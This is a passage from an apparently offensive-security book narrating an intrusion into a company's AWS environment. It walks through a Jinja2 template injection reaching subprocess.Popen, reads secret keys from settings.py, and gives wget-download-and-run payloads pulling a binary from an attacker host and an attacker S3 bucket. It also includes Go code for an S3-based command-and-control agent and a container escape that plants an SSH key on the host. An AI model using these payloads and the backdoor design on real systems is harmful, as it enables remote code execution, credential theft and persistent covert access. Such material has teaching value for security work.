root@Point1 : ~/# aws s3api list-objects-v2 --bucket mxrads-dl > list_objects_dl.txt
root@Point1 : ~/# grep '"Key"' list_objects_dl | sed 's/[",]//g' > list_keys_dl.txt

root@Point1 : ~/# head list_keys_dl.txt
```

```
Key: jar/maven/artifact/com.squareup.okhttp3/logging-interceptor/4.2.2
Key: jar/maven/artifact/com.logger.log/logging-colors/3.1.5
…
```

Okay, now we are getting somewhere. Just out of precaution, before we go berserk and download every file stored on this bucket, we can make sure that logging is indeed disabled on S3 object operations. We call the get-bucket-logging API:

```
root@Point1 : ~/# aws s3api get-bucket-logging --bucket mxrads-dl

<empty_response>
```

No logging. Perfect. You may be wondering why a call to this obscure API succeeded. Why would an instance profile need such a permission? To understand this weird behavior, have a look at the full list of possible S3 operations: *https://amzn.to/36HyCOB* .

Yes, there are 161 operations that can be allowed or denied on a bucket.

AWS has done a spectacular job defining very fine-grained permissions for each tiny and sometimes inconsequential task. No wonder, most admins simply assign wildcard permissions when setting up buckets. Need read-only access to a bucket? Fine, a “Get*” will do. Little do they realize that a “Get*” implies 31 permissions on S3 alone! Some interesting API calls to try out, for instance, are **GetBucketPolicy, GetBucketCORS, GetBucketACL** to evaluate a bucket’s protection policies.

Bucket policies are mostly used to grant access to foreign AWS accounts or add another layer of protection against overly permissive IAM policies granted to users. A user with an **s3:*** permission could therefore be rejected with a bucket policy that only allows some users or requires a specific source IP:

```
root@Point1 : ~/# aws s3api get-bucket-policy --bucket mxrads-dl
{
 "Id": "Policy1572108106689",
 "Version": "2012-10-17",
 "Statement": [
    {
      "Sid": "Stmt1572108105248",
      "Action": [
         "s3:List*", " s3:Get*"
      ],
      "Effect": "Allow",
```

```
      "Resource": "arn:aws:s3:::mxrads-dl",
      "Principal": {
        "AWS": "arn:aws:iam::983457354409:root"
      }
  }]
}
```

If you examine the bucket policy above, you will see that it does reference a foreign AWS account (983457354409). It could be Gretsch Politico, an internal MXR Ads department with its own AWS account, or a developer's personal account for that matter. We cannot know for sure, at least not yet.

We go back to downloading the bucket's entire key list and dive into the heap, hoping to find sensitive data.

There is an impressive number of binaries and Jar files. Not private applications, mind you, but public ones. We find a collection of the major software players with different versions, such as Nginx, Java collections, Log4j, etc. It seems they replicated some sort of public distribution point… We find a couple of bash scripts to automate the "docker login" command, or provide helper functions for AWS commands, but nothing stands out.

From the looks of it, this bucket probably acts as a corporate-wide package distribution center. Systems and applications must use it to download software updates, packages, archives, etc. I guess not every public S3 is an El Dorado waiting to be pilfered.

We turn to the user-data hoping for additional clues about services to query, but nothing comes out. We even try a couple of AWS API to common services (EC2, Lambda, Redshift, etc.) out of desperation, only to get that delicious error message back. How frustrating it is to have valid keys yet stay stranded at the front door simply because there are a thousand keyholes to try… but that's just the way it is sometimes.

Like most dead ends, the only way forward is to go backward, at least for a while. It's not like the data we gathered so far is useless; we have database and AWS credentials that may prove useful in the future, and most of all, we gained some insight into how the company handles its infrastructure. We only need a tiny spark to ignite for the whole ranch to catch fire. We still have close to a hundred domains to check. We will get there.

Fracture


We go back to the drawing board. A handful of GP and MXR Ads websites. So many opportunities yet to explore. Whereas earlier, we followed our gut by courting the most luring assets (S3), which eventually led us to an SSRF vulnerability, presently, we will abide by a steadier and more strenuous approach.

We will go through each website, follow each link, inspect every parameter, even gather hidden links in JavaScript files [87] . The idea is to inject carefully chosen special characters here and there until we trigger an anomaly, like an explicit database error, a 404 not-found page error, an unexpected redirection to the main page, etc.

Needless to say, we rely on Burp to capture all of the parameters surreptitiously sent to the server. This maneuver depends heavily on the nature of the website, so to help streamline the process, we will carelessly inject the following payload **dddd",'|&$;:`({{@<%=ddd** [88] and compare the output to the application's nominal response.

This string covers the most obvious occurrences of injection vulnerabilities for different frameworks: (No)SQL, system commands, templates, LDAP, etc. A page that even reacts slightly off norm [89] to this string is a promising lead worth investigating further. If the webpage returns an innocuous response but seems to have transformed or filtered the input somehow, then we can probe further using more advanced payloads: e.g., adding logical operators (AND 1=0), pointing to a real file location, trying a real command and so on [90] .


Soon enough, we reach the URL *www.surveysandstats.com* . The famous website used to collect and probe people's personalities. Plenty of fields to inject our promiscuous string. We fill out a form, hit submit and are greeted with this delightful error page:



Internal Server Error

The server encountered an internal error and was unable to complete your request. Either the server there is an error in the application.

Aha! That's the kind of error that can make a hacker squirt with excitement. We turn to Burp to replay the last **Submit** request. This time, however, we send a perfectly innocent payload. No special characters, just plain English.



A couple of seconds later, we receive an email with the results of the survey:

The survey is working just fine. It seems quite plausible that some special character in our payload caused the page to crash earlier. We replay the previous request, adding one special character at a time until we close in on the suspect: the double bracket (**{{**).

We may very well be dealing with a server-side template injection.

In many web development frameworks, templates are simple HTML files annotated with special variables that get replaced at runtime with dynamic values.

```
# Ruby templates
<p>
<%= @product %>
</p>
```

```
# Play templates (Scala/Java)
<p>
Congratulations on product @product
</p>
```

```
# Jinja or Django templates
<p>
Congratulations on product {{product}}
</p>
```

This separation between the front (visualization in HTML/JS) and the back (controller or model in Python/Ruby/Java) is the cornerstone of many development frameworks and indeed many team organizations.

The fun begins when the template itself is built dynamically using untrusted input:

```
…
template_str = """
   <div>
      <h1>hello</h1>
      <h3> %s </h3>
   </div>
    """ % user_input


return render_template_string(template)
```

In the Python snippet of code above, we can inject a template directive like {{8*2}} that will be evaluated to 16 by the **render_template_string** method. The tricky thing is that every template engine has its own syntax, so while some will let you read files and execute arbitrary code, others will not even let you perform a simple multiplication (e.g., Django's default template engine).


That's why our first order of business is to gather more information about this potential vulnerability. We need to figure out what language we are dealing with and which framework it is running.

Since his presentation of SSTI in Black Hat USA 2015, James Kettle's famous diagram depicting ways to fingerprint a templating framework has been ripped off in every article you may come across about this vulnerability. Check out his talk to learn about various exploitation techniques [91] .

In the case of this survey form, a couple of guesses quickly lead us to the conclusion that we are probably dealing with the famous Jinja2 template used in Python environments. Indeed, sending the payload **8 * '2'** prints the **string** 2 a total of 8 times—typical of a Python interpreter—rather than printing 16, for instance, as is the case in a PHP environment.

```
# Payload
```


```
{{8*'2'}} # Python: 22222222, PHP: 16

{{8*2}} # Python: 16, PHP: 16
```



Jinja2 usually runs on two major Python frameworks: Flask and Django. There was a time when a quick look at the "Server" HTTP response header provided the right answer. Unfortunately, nobody exposes their Flask/Django application naked on the Internet. They go through Apache and Nginx servers, or in this case, an AWS load balancer that covers the original server directive.

Not to worry, there is a quick payload that works on both Flask and Django Jinja2 templates, and it's a good one: **request.environ** . In both frameworks, this Python object holds information about the current request: HTTP method, headers, user data and, most importantly, environment variables loaded by the app.

```
# Payload

email=davidshaw@pokemail.net&user= {{request.environ} }  ...
```



Django literally appears in the PYENV_DIR path, plus we know that it relies on the WSGIServer library, so it is safe to assume that the application is indeed running on Django [92] . Luckily for us, the developers of this application decided to replace the default Django templating engine with the more powerful Jinja2 framework.

Jinja2 supports a subset of Python expressions and operations that gives it the edge in terms of performance and productivity. However, this flexibility comes at a steep price. Since we can manipulate Python objects, we can create lists, call functions and even load modules in some cases.

We almost want to jump ahead and send a payload like "**{{os.open('/etc/passwd')}}** " , but that would not work. The "os" object is not likely defined in the current context of the application. We can only interact with Python objects and methods defined in the page rendering the response. The **request** object we accessed earlier is automatically passed by Django to the template, so we can naturally retrieve it. The "os" module? Highly unlikely.

But…and it is a most fortunate *but* , most modern programming languages provide us with some degree of introspection and reflection [93] . Python is surely no exception. Any Python object contains attributes and pointers to its own class properties and those of its parents.

For instance, we can fetch the class of any Python object using the **__class__** attribute, which returns a valid Python object referencing this class:

```
# Payload

email=davidshaw@pokemail.net&user= {{request.__class__} }  ...
<class 'django.core.handlers.wsgi.WSGIRequest'>
```

That class is itself a child class of a higher Python object called **django.http.request.HttpRequest** . We did not even have to read the docs. It is written in the object itself, inside the __base__ variable:

```
# Payload

email=davidshaw@pokemail.net&user={{request.__class__. __base__ } }  ...
<class 'django.http.request.HttpRequest'>

email=davidshaw@pokemail.net&user={{request.__class__.__base__. __base__ } }  ...
<class 'object'>
```

We continue climbing the heritage chain until we reach the top-most Python object, the parent of all classes: **object** [94] **.** In and of itself, the object class is useless, but like all other classes, it contains references to its sub-classes as well. So after a climbing up the chain, it's now time to go down using the **__subclasses__()** method:

```
# Payload

email=davidshaw@pokemail.net&user={{request.__class__.__base__.__base__ .__subclasses__() } }  ...

[<class 'type'>,
<class 'dict_values'>,
<class 'django.core.handlers.wsgi.LimitedStream'>,
<class 'urllib.request.OpenerDirector'>,
<class '_frozen_importlib._ModuleLock'>,
  <class 'subprocess.Popen'>,
 […]
<class 'django.contrib.auth.models.AbstractUser.Meta'>,
]
```

More than 300 classes show up. These are all the classes inheriting directly from the object class and loaded by the current Python interpreter.

I hope you caught the **subprocess.Popen** class! That's the same class used to execute system commands. We can call that object right there, right now, by referencing its offset in the list of subclasses, which happens to be number 282 in this particular case [95] . We can capture the output of the "env" command using the **communicate** method:

```
# Payload

email=davidshaw@pokemail.net&user={{request.__class__.__base__.__base__.__subclasses__() [282]
("env", shell=True, stdout=-1).communicate()[0] } }  ...

# Results in the email:

PWD=/opt/ django /surveysapp
PYTHON_GET_PIP_SHA256=8d412752ae26b46a39a201ec618ef9ef7656c5b2d8529cdcbe60cd70dc94f40
KUBERNETES_SERVICE_PORT_HTTPS=443
HOME=/root
[…]
```

We just achieved arbitrary code execution!

All Django settings are usually declared in a file called "settings.py" located at the root of the application. It can contain anything from a simple declaration of the admin email to secret API keys. We know from the environment variables that the application's full path is **/opt/Django/surveysapp,** so the settings file is usually one directory below:

```
# Payload
```

```
email=davidshaw@pokemail.net&user={{request.__class__.__base__.__base__.__subclasses__() [282](" 
cat /opt/Django/surveysapp/surveysapp/settings.py ", shell=True, stdout=-1).communicate()[0]}}…

BASE_DIR = os.path.dirname(os.path.dirname(os.path.abspath(__file__)))
SERVER_EMAIL = "no-replay@sureveysandstats.com"
SES_RO_ACCESSKEY = "AKIA44ZRK6WSSKDSKJPV "
SES_RO_SECRETKEY = "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"
[…]
```

SES is short for Simple Email Service, an AWS managed email service that provides an SMTP gateway, POP3 server and so forth. Totally expected since the application's main activity is to send email results to candidates.

These credentials will probably have a very narrow scope of action, like sending emails. We can try to be creative and phish some admins using this newly acquired capability, but right now, these credentials will serve a more pressing goal: confirm that surveysandstats indeed belongs to MXR Ads or is at least running in the same AWS environment.

You might remember that we found this sketchy website while hunting for public notes on Gist and Pastebin. For all we know, this could be an entirely separate organization unrelated to our true target.

Getting the account ID is one API call away and does not require any set of special permissions. Every AWS IAM user by default has access to this information:

```
root@Point1 : ~/# vi ~/.aws/credentials
[ses]
aws_access_key_id = AKIA44ZRK6WSSKDSKJPV
aws_secret_access_key = M0pQIv3FlDXnbyNFQurMZ9ynxD0gdNkR


root@Point1 : ~/# aws sts get-caller-identity --profile ses
{
  "UserId": "AIDA4XSWK3WS9K6IDDD0V",
  "Account": " 886371554408 ",
  "Arn": "arn:aws:iam::886477354405:user/ses_ro_user"
}
```

Right on track. **886371554408** is the same AWS account ID we found earlier on the MXR Ads demo application. We are in business!

Now, we want nothing more than to drop a reverse shell and quietly sip a cup of coffee while some post-exploit plugin sifts through gigabytes of data looking

for passwords, secrets, etc., but life is not always cooperative.

When we try loading a binary from our custom domain, the request never makes it home.

```
# Payload

email=davidshaw@pokemail.net&user={{request.__class__.__base__.__base__.__subclasses__() [282]("
wget https://linux-packets-archive.com/runccd; chmod +x runccd; ./runccd& ", shell=True,
stdout=-1).communicate()[0]}}…

<empty>
```

Some sort of filter seems to block HTTP requests going to the outside world. Fair enough, we try going in the opposite direction and query the metadata API 169.254.169.254. That should give us a couple of credentials to play with.

Same response, or lack thereof…

That's a bummer. We cannot keep triggering emails just to get our commands' output. Not exactly a stealthy protocol. MXR Ads sure did a good job locking their egress traffic.

Though a common security recommendation, very few companies dare to implement it systematically on their machines. It requires a heavy setup to handle some legitimate edges cases, such as checking updates, downloading new packages, etc. The mxrads-dl bucket we came across earlier makes total sense now. It must act like a local repository mirroring all public packages needed by servers. Not an easy environment to maintain, but it pays off in situations like this one.

One question, though. How do they explicitly allow traffic toward the mxrads-dl bucket? Security groups are layer 4 components that only understand IP addresses, which in the case of an S3 bucket changes every couple of hours.

One possible solution is to whitelist all of S3's IP range in a given region (e.g., 52.218.0.0/17, 54.231.128.0/19, etc.). It's ugly, flaky at best and barely gets the job done.

A more scalable and Cloud-friendly approach, though, is to create an S3 VPC endpoint [96] . It's simpler than it sounds. A VPC is an isolated private network where companies run their machines. It can be broken into many subnets, just like any regular router interface.

AWS can plug a special endpoint (URL) into that VPC that will route traffic to its core services (e.g., S3). Instead of going through the internet to reach S3, machines on that VPC would contact that special URL, which would channel traffic through Amazon's internal network to reach S3. Instead of whitelisting external IPs, one could simply whitelist the VPC's internal range (10.0.0.0/8), thus avoiding any security issues.

The devil is in the details, though, as a VPC endpoint is only ever aware of the AWS service the machine is trying to reach. It does not care about the bucket or the file it is looking for. It could even belong to another AWS account for that matter and the traffic would still flow through the VPC endpoint to its destination!

So technically, even though MXR Ads seemingly sealed off this app from the internet, we can still smuggle in a request to a bucket on our own AWS account. Let's test this theory.

We upload a dummy html file to one of our buckets, make it public (grant GetObject permission to everyone), and proceed to fetch it through the survey's website:

```
#Create a bucket called mxrads-archives-packets-linux
root@Point1 : ~/# aws s3api create-bucket \
--bucket mxrads-archives-packets-linux \
--region=eu-west-1 \
--create-bucket-configuration \
LocationConstraint=eu-west-1

# Upload a dummy file
root@Point1 : ~/# aws s3api put-object \
--bucket mxrads-archives-packets-linux \
--key beaconTest.html \
--body beaconTest.html

# Make the file public
root@Point1 : ~/# aws s3api put-bucket-policy \
--bucket mxrads-archives-packets-linux \
--policy file://<(cat <<EOF
{
   "Id": "Policy1572645198872",
   "Version": "2012-10-17",
   "Statement": [
     {
       "Sid": "Stmt1572645197096",
```


```
        "Action": [
          "s3:GetObject", "s3:PutObject"
        ],
        "Effect": "Allow",
      "Resource": "arn:aws:s3:::mxrads-archives-packets-linux/*",
        "Principal": "*"
       }
    ]
}
EOF)
```

```
# Payload

email=davidshaw@pokemail.net&user={{request.__class__.__base__.__base__.__subclasses__() [282]("
curl https://mxrads-archives-packets-linux.s3-eu-west-1.amazonaws.com/beaconTest.html ,
shell=True, stdout=-1).communicate()[0]}}…


# Results in email
<html>hey there</html>
```

It was a long shot, but boy did it pay off! We have a reliable way to communicate with the outside world.

Using S3 files, we can design a quasi-interactive protocol to execute code on this isolated machine.

A first program or operator on our server would write commands to a file called hello_req.txt. A second program—the agent—running on the survey site would fetch hello_req.txt every couple of seconds, execute its content and upload the results to the file hell_resp.txt on S3. Our operator routinely inspects this file and prints its content.



The operator will have full access to the bucket since it will be running on our own trusted server, but the agent only needs the **PutObject** permission on

the “hello_resp.txt” file and **GetObject** on “hello_req.txt”. That way, even if an analyst ventures too close, they will only take a peek at the last command sent, not the actual response [97] .

A basic implementation of these two components (operator and agent) is available on GitHub *(http://bit.ly/2NVKTHx)* if you would like to play with it, tweak it and extend it with even more features. We will go through some of the highlights of the code in the next couple of paragraphs.

As you may have noticed if you glanced at the repo, we decided to write the agent in Golang. It is fast, yields a statically linked executable and is much more productive and friendlier than C/C++.

The main function starts off with setting up the required variables, like the file names and the HTTP connector, then it enters the main loop. Our interactions with S3 will be through HTTP REST queries (GET for fetching content and PUT for uploading data) to avoid any weird permission overlap with the machine’s role (see this book’s GitHub repo for the appropriate S3 policy to put in place).

```
func main() {
  reqURL := fmt. Sprintf ( "https://%s.s3.amazonaws.com/%s_req.txt" , *bucket, *key)
  respURL := fmt. Sprintf ( "https://%s.s3.amazonaws.com/%s_resp.txt" , *bucket, *key)

  client := &http.Client{}
```

Every two seconds, the agent downloads data to execute from the **reqURL** through the **fetchData** method. If the file has been altered since the last visit (HTTP status code 200), then new commands are available for execution (**execCmd** method). Otherwise, we receive an HTTP code 304 and silently try again in a few seconds [98] .

Results are then sent back to the bucket(**uploadData** method).

```
for {
 time.Sleep( 2 * time.Second)
  cmd , etag , err = fetchData (client, reqURL, etag)
  …
  go func () {
    output := execCmd(cmd)
     if len(output) > 0 {
       uploadData(client, respURL, output)
```

```
    }
  }()
}
```

The **uploadData** method is a classic PUT request in Golang, save for one small subtlety: the x-amz-acl header, which instructs AWS to transfer ownership of the uploaded file to the destination bucket owner, which is us. Otherwise, the file would keep its original ownership and we wouldn't be able to use the S3 API to retrieve it.

```
func uploadData (client *http.Client, url string , data [] byte ) error {


 req , err := http. NewRequest ( "PUT" , url, bytes. NewReader (data))
req.Header. Add ( "x-amz-acl" , "bucket-owner-full-control" )
_, err = client. Do (req)
 return err
}
```

The first crucial requirement in writing such an agent is stability. We will drop it behind enemy lines, so we need to properly handle all errors and edge cases. The wrong exception could crash the agent and with it our remote access. Who knows if the template injection will still be there the next day?

Second comes concurrency. We do not want to lose the program because it is busy running a "find" command that drains the agent's resources for twenty minutes. That's why we encapsulated the **execCmd** and **uploadData** methods in a go routine (prefix **go func()** ...) .

Think of it as a set of instructions running in parallel to the rest of the code. All "routines" share the same thread as the main program, thus sparing the expensive context switching usually performed by the kernel when jumping from one thread to another [99] . To give you a practical comparison, a goroutine allocates around 4KB of memory, whereas an OS thread roughly takes 1Mb. You can easily run hundreds of thousands of goroutines on a regular computer without breaking a sweat [100] .

If you are curious about the anatomy of the functions **execCmd** , **fetchData** and **uploadDat a** , do not hesitate to check out the code on GitHub. It should be much pretty explicit now: *http://bit.ly/2NVKTHx* .

We compile the source code into an executable called **runcdd** and upload it to our S3 bucket where it will sit tight, ready to serve.

```
root@Bouncer : ~/# git clone https://github.com/HackLikeAPornstar/GreschPolitico

root@Bouncer : ~/# cd S3Backdoor/S3Agent
root@Bouncer : ~/# go build -ldflags="-s -w" -o ./runcdd main.go
root@Bouncer : ~/# aws s3api put-object \
--bucket mxrads-archives-packets-linux \
--key runcdd \
--body runcdd
```

One of a few annoying things with Go is that it bloats the final binary with symbols, file paths and other compromising data [101] . We strip off some symbols with the “-s” flag, but an analyst can dig up a good deal of information about the environment used to produce this executable [102] .

The operator part follows a very similar but reversed logic. It pushes commands and retrieves results while mimicking an interactive shell. You will find the code—in Python this time—in the same repository:

```
root@Bouncer : ~/S3Op/# python main.py
Starting a loop fetching results from S3 mxrads-archives-packets-linux
Queue in commands to be executed
shell >
```

We head over to our vulnerable form and submit the following payload to download and run the agent:

```
email=davidshaw@pokemail.net&user={{request.__class__.__base__.__base__.__subclasses__() [282]("
wget https://mxrads-archives-packets-linux.s3-eu-west-1.amazonaws.com/runcdd %3B chmod %2Bx
runcdd %3B ./runcdd%26 , shell=True, stdout=-1).communicate()[0]}}…
```

```
# Decoded payload in multiple lines:
wget https://mxrads-archives-packets-linux.s3-eu-west-1.amazonaws.com/runcdd
chmod +x runcdd
./runcdd &
```

```
root@Bouncer : ~S3Fetcher/# python main.py
Starting a loop fetching results from S3 mxrads-archives-packets-linux

New target called home d5d380c41fa4
shell > id
Will execute id when victim checks in
uid=0(root) gid=0(root) groups=0(root)
```

That took some time, but we finally have a functioning shell inside MXR

Ads' trusted environment.

Let the fun begin.

Note: We chose to go through an S3 bucket to bypass the network ban, but if you recall, we already met an application that was not subject to these restrictions: The demo application. We can perfectly leverage the SSRF vulnerability we found earlier to design a quasi-duplex communication channel.

The idea is quite straightforward:

1) We retrieve the Demo app's internal IP through the AWS metadata.

2) We find the internal port used by the demo application. We run multiple **curl** queries from the survey site until we hit home (e.g., 3000, 5000, 8080, 8000, etc.).

3) We write an agent program that continuously asks the demo application to screenshot our attacking server.

4) Our operator is waiting for queries on the attacking server and serves the commands to run inside a decoy HTML page.

5) The agent extracts the commands and sends back the response in a URL parameter, again through the demo application.

6) The operator program receives the URL and prints the output.

I preferred to focus on the S3 scenario because it is much more common and will likely prove more helpful in real life. I will try to upload my PoC in the book's repo as well. It's a pretty interesting exercise if you would like to explore Golang. It involves WebSockets, goroutines, channels, etc.

Total immersion

“Lack of comfort means we are on the threshold of new insights.”

Lawrence Krauss

We finally made it to a server inside one of MXR Ad's coveted VPCs (Virtual Private Cloud), and we have root access…or do we? It's 2020, who still runs a production application as root? Chances are, we are inside a container. The user "root" in this namespace is probably mapped to some random unprivileged user ID on the host.

A quick way to corroborate our hypothesis is to have a closer look at the process bearing the PID number 1. We can explore its different attributes in the /proc folder, a virtual filesystem that stores information about processes, file handles, kernel options, etc.:

```
shell > id
uid=0(root) gid=0(root) groups=0(root)

shell > cat /proc/1/cmdline
/bin/sh

shell > cat /proc/1/cgroup
11:freezer:/ docker /5ea7b36b9d71d3ad8bfe4c58c65bbb7b541
10:blkio:/ docker /5ea7b36b9d71d3ad8bfe4c58c65bbb7b541dc
9:cpuset:/ docker /5ea7b36b9d71d3ad8bfe4c58c65bbb7b541dc
[…]

shell > cat /proc/1/mounts
overlay / overlay rw,relatime,lowerdir=/var/lib/ docker
/overlay2/l/6CWK4O7ZJREMTOZGIKSF5XG6HS
```

We could keep going, but it is pretty clear that we are trapped inside a container. Cgroup names and mount points obviously mention Docker. Plus, in a typical modern Linux system, the command starting the first process should be akin to **/sbin/init** or **/usr/lib/systemd** , not **/bin/sh** .

Being root inside a container still gives us the power to install packages and access root protected files, mind you, but we can only exert that power over resources belonging to our narrow and very limited namespace [103] .

One of the very first reflexes to have when landing on a container is to check whether it is running in a **privileged** [104] mode. In this particular execution mode, Docker merely acts as a packaging environment. It maintains the namespace isolation but grants wide access to all device files (e.g., hard drive) as well as all capabilities (more on that later).

The container can therefore alter any resource on the host system, such as the kernel features, hard drive, network, etc. We could just mount the main partition, slip an SSH key in any home folder and open a new admin shell on the host. A quick proof of concept in the lab for illustration purposes [105] :

```
# Demo lab
root@DemoContainer : /# ls /dev
autofs          kmsg              ppp       tty10
bsg             lightnvm          psaux     tty11
…
# tty devices are usually filtered out by cgroups. We must be inside a privileged container

root@DemoContainer : /# fdisk -l
Disk /dev/dm-0 : 23.3 GiB, 25044189184 bytes, 48914432 sectors
Units: sectors of 1 * 512 = 512 bytes
…

# mount the host's main partition
root@DemoContainer : /# mount /dev/dm-0 /mnt && ls /mnt
bin   dev  home lib  lost+found  mnt  proc […]

# inject our ssh key into the root home folder
root@DemoContainer : /# echo "ssh-rsa AAAAB3NzaC1yc2EAAAADA…" >
/mnt/root/.ssh/authorized_keys

# get the host's ip and ssh into it
root@DemoContainer : /# ssh root@172.17.0.1

root@host : /#
```

You would think that nobody would dare run a container in privileged mode, especially in a production environment, but life is full of surprises. Take a developer that needs to adjust something as simple as the TCP timeout value (a kernel option).

They would naturally browse the Docker documentation and come across the **sysctl** flag [106] , which essentially runs the **sysctl** command from within the container. However, this command will, of course, fail to change the kernel TCP timeout option unless being invoked in privileged mode. The fact that it's a security risk would not even cross this developer's mind. **Sysctl** is an official and supported flag described in the Docker documentation for heaven's sake!

Back to our survey app then to check whether we can easily break namespace

isolation. We list the **/dev** folder's content, but the result lacks all the classic pseudo device files (tty*, sda, mem, …). It is highly unlikely to be running in full privileged mode.

Some admins trade the privileged mode for a list of individual permissions or capabilities. Think of capabilities as a fine-grained breakdown of the permissions classically attributed to the all-powerful root user on Linux. A user with the capability NET_ADMIN would be allowed to perform root operations on the network stack, like change the IP address, bind to lower ports and enter promiscuous mode to sniff traffic. The user would, however, be denied from mounting file systems, for instance. That action requires the CAP_SYS_ADMIN [107] capability.

When instructed to do so with the **--add-cap** flag, Docker can attach additional capabilities to a container. Some of these powerful capabilities can be leveraged to break namespace isolation and reach other containers or even compromise the host by sniffing packets routed to other containers, loading kernel modules that execute code on the host, mounting other containers' filesystems, etc.

We list our current capabilities by inspecting the /proc filesystem and decode them into meaningful permissions:

```
shell > cat /proc/self/statu s  |grep Cap
CapInh: 00000000a80425fb
CapPrm: 00000000a80425fb
CapEff : 00000000a80425fb
CapBnd : 00000000a80425fb
CapAmb: 0000000000000000

root@Bouncer : /# capsh --decode=00000000a80425fb
0x00000000a80425fb=cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,
…
```

The effective and permitted capabilities (CapEff and CapPrm) of our current user amount to the normal set of permissions we can expect from root inside a container, including kill processes (CAP_KILL), change file owners (CAP_CHOWN), etc. All these operations are tightly confined to the current namespace, so we are still pretty much stuck.

Note : Capabilities can quickly become ugly, especially in the way they are handled during runtime. When a child thread is spawned, the kernel assigns it

multiple lists of capabilities. The most important two being the set of effective (CapEff) and permitted (CapPrm) capabilities.

While CapEff reflects the "native" permissions that can be exerted right away, capabilities in CapPrm can only be used after a "capset" system call that specifically acquires that privilege (capset sets the corresponding bit in CapEff).

CapPrm is the sum of three inputs:

- Common capabilities found in both the inheritable capabilities (CapInh) of the parent process **AND** the inheritable capabilities of the corresponding file on disk. *E.g., a file with no capabilities nullifies this input.*
- Permitted capabilities (CapPrm) of the executable file as long as they fall within the maximum set of capabilities allowed by the parent process (CapBnd).
- If the executable file has capabilities, this third input is ignored. Otherwise, it is populated by the parent process's ambient capabilities (CapAmb). The parent cherry picks capabilities from its CapPrm and CapInh and adds them to the CapAmb list to be transferred to the child process.

  CapAmb is only there as a trick to allow "regular" scripts without any file capabilities to inherit some of the caller's capabilities. In other words, even if the first input of this list is nullified, the parent can still infuse its children with its inheritable or permitted capabilities.

